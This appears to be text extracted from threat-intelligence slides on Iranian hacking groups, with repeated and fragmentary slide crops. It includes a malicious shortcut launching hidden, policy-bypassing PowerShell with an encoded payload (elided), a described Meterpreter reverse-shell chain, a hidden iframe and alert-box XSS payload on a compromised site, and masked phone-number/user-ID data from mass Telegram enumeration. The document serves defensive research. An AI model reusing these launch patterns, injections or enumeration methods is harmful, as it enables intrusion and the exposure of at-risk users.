
Location flags: 0x00000001
(VolumeIDAndLocalBasePath)
Drive type: 3 (DRIVE_FIXED)
Drive serial number: 703c-a852
Volume label (ASCII):
Local path (ASCII):
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


[String Data]

Comment (UNICODE): windows photo viewer
Relative path (UNICODE): ..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments (UNICODE):

-NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand [BASE64 encoded payload]










Then the attacker would...

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.



Then the attacker would...

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.
 - 1. Yes, they totally connected into our VM and when figured it wasn't legit, started frenetically deleting stuff and rebooting it.**



Mehdi Saharkhiz

@onlymehdi



Is there anyone from [@telegram](#) available they are accessing my arrested dads account without his permission.

8:17 AM - 4 Nov 2015


25 RETWEETS 27 LIKES



...

Reply to @onlymehdi





Telegram Web x +

SI | web-telegram.net/#/login

Search

Telegram Next >

Sign in


Please choose your country and enter your full phone number.

Country
United States

Code
+1 Phone number

Welcome to the official Telegram web-client.
[Learn more](#)

```
[{"public_number": "2020XXXXXX", "user_id": "1201XXXX"}, {"public_number": "3023XXXXXX", "user_id": "1026XXXX"}, {"public_number": "2023XXXXXX", "user_id": "0001XXXX"}, {"phone_number": "989125XXXXXX", "user_id": "8925XXXX"}, {"phone_number": "989151XXXXXX", "user_id": "1260XXXX"}, {"phone_number": "989157XXXXXX", "user_id": "1491XXXX"}, {"phone_number": "989190XXXXXX", "user_id": "1424XXXX"}, {"phone_number": "989143XXXXXX", "user_id": "1220XXXX"}, {"phone_number": "989173XXXXXX", "user_id": "1295XXXX"}, {"phone_number": "989158XXXXXX", "user_id": "9737XXXX"}, {"phone_number": "989195XXXXXX", "user_id": "1259XXXX"}, {"phone_number": "989367XXXXXX", "user_id": "9885XXXX"}, {"phone_number": "989141XXXXXX", "user_id": "9022XXXX"}, {"phone_number": "989141XXXXXX", "user_id": "1064XXXX"}, {"phone_number": "989368XXXXXX", "user_id": "9013XXXX"}, {"phone_number": "989122XXXXXX", "user_id": "6552XXXX"}, {"phone_number": "989122XXXXXX", "user_id": "1904XXXX"}, {"phone_number": "989123XXXXXX", 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"1535XXXX"}, {"phone_number": "989182XXXXXX", "user_id": "8776XXXX"}, {"phone_number": "989374XXXXXX", "user_id": "4210XXXX"}, {"phone_number": "989331XXXXXX", "user_id": "1592XXXX"}]
```



WTF?

- Been burning Telegram API keys like there's no tomorrow.
- Fetching user IDs for Iranian phone numbers in mass.
 - Between **15 and 20 million users!**
 - **~3 million a day!**
- Useful for reconstructing networks and perhaps deanonymizing users when someone's phone is confiscated?

Let's be clear...

- **Telegram did not get breached!**
 - Those reporting as such should issue corrections.
- This actor abused Telegram's service in ways we find very concerning.
 - Repressive state + accounts enumeration + accounts hijacking = BAD NEWS.
 - Telegram acknowledged.



Keep Calm and Send Telegrams!

Some media reported on a "massive" hacker attack on Telegram in Iran. Here's what really happened:

Telegram accounts

Certain people checked whether some Iranian numbers were registered on Telegram and were able to confirm this for 15 million accounts. As a result, only publicly available data was collected and the accounts themselves were not accessed. Such mass checks are no longer possible since we introduced some limitations into our API this year.

However, since Telegram is based on phone contacts, any party can potentially check whether a phone number is registered in the system. This is also true for any other contact-based messaging app (WhatsApp, Messenger, etc.).


SMS codes

As for the reports that several accounts were accessed earlier this year by intercepting SMS-verification codes, this is hardly a new threat as we've been increasingly warning our users in certain countries about it. Last year we introduced [2-Step Verification](#) specifically to defend users in such situations.


If you have reasons to think that your mobile carrier is intercepting your SMS codes, use [2-Step Verification](#) to protect your account with a password. If you do that, there's nothing an attacker can do.

Rocket: summing up

- Diverse activities.
- Interesting tricks, experienced attackers.
- They do like pentesting tools. Found in the past using Core Impact Pro, now mostly Metasploit.
- Very active.
- For us, one of the most concerning groups.



Infy




----- Forwarded message -----

From: baran omid <baramomid@gmail.com>

Date: 14 May 2013 09:11

Subject: انتخابات خرداد ۹۲


To: baramomid@gmid.com





The screenshot shows a compromised website for "Taftan News Agency". The header features a photo of a man in a suit, a map of Iran, and the agency's name in large red letters. A logo with Persian text is also present. The main content area contains a news article about a hacking group attacking the site. On the right side, the browser's developer tools are open, specifically the "Elements" tab, which displays the source code of the page. A blue highlight in the code points to a script tag that includes a reflected XSS payload: `<script>alert(1)</script>`. The payload is triggered by a user input field containing the string `�<script>alert(1)</script>`.

```
document.getElementById("navtar-iframe-container"),
  id: "navbar-iframe"
});  
});  
  
</script>  
►<script type="text/javascript">_</script>  
</div>  
</div>  
▼<div id="outer-wrapper">  
►<div id="header-wrapper">_</div>  
...  
►<iframe frameborder="0" height="0" id="IF198" marginheight="0" marginwidth="1" name="IF198" scrolling="no" src="http://www.bestwebstat.com/e/mt/ifr2.php" width="0">_</iframe> == $0  
<script language="JavaScript" type="text/javascript" xml:space="preserve">//<!CDATA[window.status='';//]]></script>  
►<div id="crosscol-wrapper" style="text-align:center">_</div>  
►<div id="main-wrap1">_</div>  
►<div id="sidebar-wrap">_</div>  
►<div id="footer-wrap1">_</div>  
</div>
```



----- Forwarded message -----

From: kaveh tahmasbi <kaveh.tahmasbi@gmail.com>


Date: 2016-04-20 12:45 GMT+02:00

فوري/ تصاویر امید کوکبی بعد از سرطان در زندان:

To:

با درود
تصاویر منتشر نشده از امید کوکبی بعد از سرطان
جهت انتشار گسترده درسنه ها

...





مورد انرژی هسته ای خوش آمدید.

